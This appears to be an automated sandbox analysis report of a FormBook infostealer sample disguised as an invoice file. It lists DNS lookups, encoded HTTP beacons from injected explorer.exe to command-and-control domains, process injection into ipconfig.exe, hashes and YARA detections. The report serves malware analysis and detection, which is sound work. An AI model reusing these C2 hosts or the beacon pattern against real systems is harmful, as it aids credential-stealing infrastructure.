Jan 28, 2022 13:43:41.950030088 CET	8.8.8.8	192.168.2.4	0x3846	Name error (3)	www.estateglobal.info	none	none	A (IP address)	IN (0x0001)
Jan 28, 2022 13:43:47.081892014 CET	8.8.8.8	192.168.2.4	0xeb46	No error (0)	www.simonhaidomous.com	comingsoon.namebright.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 13:43:47.081892014 CET	8.8.8.8	192.168.2.4	0xeb46	No error (0)	comingsoon.namebright.com	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 13:43:47.081892014 CET	8.8.8.8	192.168.2.4	0xeb46	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		52.6.230.169	A (IP address)	IN (0x0001)
Jan 28, 2022 13:43:47.081892014 CET	8.8.8.8	192.168.2.4	0xeb46	No error (0)	cdl-lb-1356093980.us-east-1.elb.amazonaws.com		52.0.85.145	A (IP address)	IN (0x0001)
Jan 28, 2022 13:43:52.398015976 CET	8.8.8.8	192.168.2.4	0x43ba	No error (0)	www.spacebymeghan.com	spacebymeghan.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 13:43:52.398015976 CET	8.8.8.8	192.168.2.4	0x43ba	No error (0)	spacebymeghan.com		15.197.142.173	A (IP address)	IN (0x0001)
Jan 28, 2022 13:43:52.398015976 CET	8.8.8.8	192.168.2.4	0x43ba	No error (0)	spacebymeghan.com		3.33.152.147	A (IP address)	IN (0x0001)
Jan 28, 2022 13:43:58.214751005 CET	8.8.8.8	192.168.2.4	0x7245	No error (0)	www.akshayaasri.com	akshayaasri.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 13:43:58.214751005 CET	8.8.8.8	192.168.2.4	0x7245	No error (0)	akshayaasri.com		212.1.210.76	A (IP address)	IN (0x0001)
Jan 28, 2022 13:44:03.658027887 CET	8.8.8.8	192.168.2.4	0x17c3	No error (0)	www.morethanmummies.com		154.212.212.21	A (IP address)	IN (0x0001)
Jan 28, 2022 13:44:09.585433960 CET	8.8.8.8	192.168.2.4	0x8cf8	Server failure (2)	www.com-weekly.email	none	none	A (IP address)	IN (0x0001)
Jan 28, 2022 13:44:14.619923115 CET	8.8.8.8	192.168.2.4	0xb26e	Name error (3)	www.cefseguranca-app.com	none	none	A (IP address)	IN (0x0001)
Jan 28, 2022 13:44:19.670660019 CET	8.8.8.8	192.168.2.4	0xd4c5	No error (0)	www.toraportal.com	toraportal.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 13:44:19.670660019 CET	8.8.8.8	192.168.2.4	0xd4c5	No error (0)	toraportal.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 28, 2022 13:44:24.871097088 CET	8.8.8.8	192.168.2.4	0xe94a	No error (0)	www.skworkforce.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 13:44:24.871097088 CET	8.8.8.8	192.168.2.4	0xe94a	No error (0)	ghs.googlehosted.com		142.250.203.115	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.fjallravenz.online
- www.mmfirewood.net
- www.simonhaidomous.com
- www.spacebymeghan.com
- www.akshayaasri.com
- www.morethanmummies.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49767	104.21.86.185	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 13:43:26.589901924 CET	1732	OUT	GET /cxep/?oL08qf=sGuO4U2D4QpvxfM4Tie03jNQ5o3Udlnj3BRVJisDJxm1gCdwebUZDD2ARlBl478rs+gp&r4e=MFQPj4OXxHZ8i HTTP/1.1 Host: www.fjallravenz.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 13:43:26.629261971 CET	1733	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 12:43:26 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Frame-Options: SAMEORIGIN Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=cH2e6Df%2BIN%2BD3HIfng%2BVXFJrXJ5sXtwrqG6sujAnrFxhvT1Yq8%2Fdsu5K36a8s3PvbnO0g7bpap3DF476kMnjAtFUA%2Bo1ZOGDVbHr2VmeZzabOlgEjgfqcpjFaErmm6llalP4ASReqBov"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6d4a4e733f4e916e-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 31 32 63 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 69 64 3d 22 63 66 5f 73 74 79 6c 65 73 2d 63 73 73 22 20 6 8 72 65 66 3d 22 2f 63 64 6e 2d 63 67 69 2f 73 74 79 6c 65 73 2f 63 66 Data Ascii: 112c<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->...[if gt IE 8]>...> <html class="no-js" lang="en-US"> ...<![endif]--><head><title>Suspected phishing site | Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=device-width,initial-scale=1" /><link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49792	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 13:43:36.863276958 CET	9374	OUT	GET /cxep/?oL08qf=tKr7e/ysfkFa3UQ2/S4tB4cSlqebmf+Bdoeimz8jp9iwh3bj6jf6wnxNjQM++WQWQx0o&r4e=MFQPj4OXxHZ8i HTTP/1.1 Host: www.mmfirewood.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 13:43:36.892522097 CET	9375	IN	HTTP/1.1 400 Bad Request Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49794	52.6.230.169	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 13:43:47.222440958 CET	10150	OUT	GET /cxep/?oL08qf=UgSNVuZrhE3Z8z0ZgFZcy2vBLKCwBFY+sTDX0qorCT9gsCOpfKa0UREUH3qfIqk5g45k&r4e=MFQPj4OXxHZ8i HTTP/1.1 Host: www.simonhaidomous.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 13:43:47.363614082 CET	10151	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 28 Jan 2022 12:43:47 GMT Content-Length: 0 Connection: close Location: https://www.houstoncc.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49795	15.197.142.173	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 13:43:52.418301105 CET	10152	OUT	GET /cxep/?oL08qf=ptEMQJ9wcGHn8Y3e8b7dTbimCX2/D160Z9ziomc9eLzNI2egxKU0hugwHCLO4F78raSg&r4e=MFQPj4OXxHZ8i HTTP/1.1 Host: www.spacebymeghan.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 13:43:52.615355968 CET	10152	IN	HTTP/1.1 403 Forbidden Server: awselb/2.0 Date: Fri, 28 Jan 2022 12:43:52 GMT Content-Type: text/html Content-Length: 118 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49796	212.1.210.76	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 13:43:58.334042072 CET	10153	OUT	GET /cxep/?oL08qf=Byxtzwy9R0GD0IyvX+TGY0P09qT9QyNZPQIOfaNvzxOEg7PFqVlYKXle2hnRLry+JL4w&r4e=MFQPj4OXxHZ8i HTTP/1.1 Host: www.akshayaasri.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:


Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 13:43:58.453345060 CET	10154	IN	HTTP/1.1 404 Not Found Connection: close cache-control: private, no-cache, no-store, must-revalidate, max-age=0 pragma: no-cache content-type: text/html content-length: 1238 date: Fri, 28 Jan 2022 12:43:58 GMT server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 34 30 34 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 72 65 71 75 65 73 74 65 64 20 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 21 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 30 66 30 66 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 32 70 78 3b 6d 61 72 67 69 6e 3a 61 75 74 6f 3b 70 61 64 64 69 6e 67 3a 30 70 78 20 33 30 70 78 20 30 70 78 20 33 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 63 6c 65 61 72 3a 62 6f 74 68 3b 68 65 69 67 68 74 3a 31 30 30 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 2d 31 30 31 70 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 37 34 37 34 37 3b 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 70 78 20 73 6f 6c 69 64 20 72 67 62 61 28 30 2c 30 2c 30 2c 30 2e 31 35 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 30 20 72 67 62 61 28 32 35 35 2c 20 32 35 35 2c 20 32 35 35 2c 20 30 2e 33 29 20 69 6e 73 65 74 3b 22 3e 0a 3c 62 72 3e 50 72 6f 75 64 6c 79 20 70 6f 77 65 72 65 64 20 62 79 20 20 3c 61 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 66 66 3b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6c 69 74 65 73 70 65 65 64 74 65 63 68 2e 63 6f 6d 2f 65 72 72 6f 72 2d 70 61 67 65 22 3e 4c 69 74 65 53 70 65 65 64 20 57 65 62 20 53 65 72 76 65 72 3c 2f 61 3e 3c 70 3e 50 6c 65 61 73 65 20 62 65 20 61 64 76 69 73 65 64 20 74 68 61 74 20 4c 69 74 65 53 Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 404 Not Found</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> <h1 styl e="margin:0; font-size:150px; line-height:150px; font-weight:bold;">404</h1><h2 style="margin-top:20px;font-size: 30px;" >Not Found</h2> The resource requested could not be found on this server! <div style="color:#f0f0f0; font-size:12px;margin:auto;padding:0px 30px 0px 30px;position:relative;clear:both;height:100px;margin-top:-101px ;background-color:#474747;border-top: 1px solid rgba(0,0,0,0.15);box-shadow: 0 1px 0 rgba(255, 255, 255, 0.3) inset;"> Proudly powered by LiteSpeed Web Serv er Please be advised that LiteS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49800	154.212.212.21	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 13:44:03.940445900 CET	10195	OUT	GET /cxep/?oL08qf=PktwisKIh9eqiZaZPdqfCAueqx7lopJ2FQkTMDOUcG0hgTiBceSgN5Z4VAFzyceEWpkB&r4e =MFQPj4OXxHZ8i HTTP/1.1 Host: www.morethanmummies.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 13:44:04.557204962 CET	10195	OUT	GET /cxep/?oL08qf=PktwisKIh9eqiZaZPdqfCAueqx7lopJ2FQkTMDOUcG0hgTiBceSgN5Z4VAFzyceEWpkB&r4e =MFQPj4OXxHZ8i HTTP/1.1 Host: www.morethanmummies.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Statistics

Behavior



System Behavior

Analysis Process: HIRE SOA FOR DEC_2021.exe PID: 7124, Parent PID: 5052

General

Target ID:	1
Start time:	13:42:08
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\HIRE SOA FOR DEC_2021.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\HIRE SOA FOR DEC_2021.exe"
Imagebase:	0x400000
File size:	253198 bytes
MD5 hash:	D8AF2363D5A46336733B6121C0B4CF0E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.678729198.000000001AC80000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.678729198.000000001AC80000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.678729198.000000001AC80000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Analysis Process: HIRE SOA FOR DEC_2021.exe PID: 4744, Parent PID: 7124

General

Target ID:	3
Start time:	13:42:10
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\HIRE SOA FOR DEC_2021.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\HIRE SOA FOR DEC_2021.exe"
Imagebase:	0x400000
File size:	253198 bytes
MD5 hash:	D8AF2363D5A46336733B6121C0B4CF0E
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.666927369.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.666927369.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.666927369.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.727381922.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.727381922.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.727381922.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.667732037.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.667732037.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.667732037.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.727546752.00000000009F0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.727546752.00000000009F0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.727546752.00000000009F0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.727459456.00000000006C0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.727459456.00000000006C0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.727459456.00000000006C0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4186E7	NtReadFile

Analysis Process: explorer.exe PID: **3424**, Parent PID: **4744**

General

Target ID:	5
Start time:	13:42:15
Start date:	28/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.708836625.0000000006C10000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.708836625.0000000006C10000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.708836625.0000000006C10000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.692391480.0000000006C10000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.692391480.0000000006C10000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.692391480.0000000006C10000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ipconfig.exe PID: **5252**, Parent PID: **3424**

General

Target ID:	8
Start time:	13:42:37
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ipconfig.exe
Imagebase:	0x280000
File size:	29184 bytes
MD5 hash:	B0C7423D02A007461C850CD0DFE09318
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.923922972.0000000002860000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.923922972.0000000002860000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.923922972.0000000002860000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.923725449.0000000002340000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.923725449.0000000002340000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.923725449.0000000002340000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.923819595.0000000002640000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.923819595.0000000002640000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.923819595.0000000002640000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
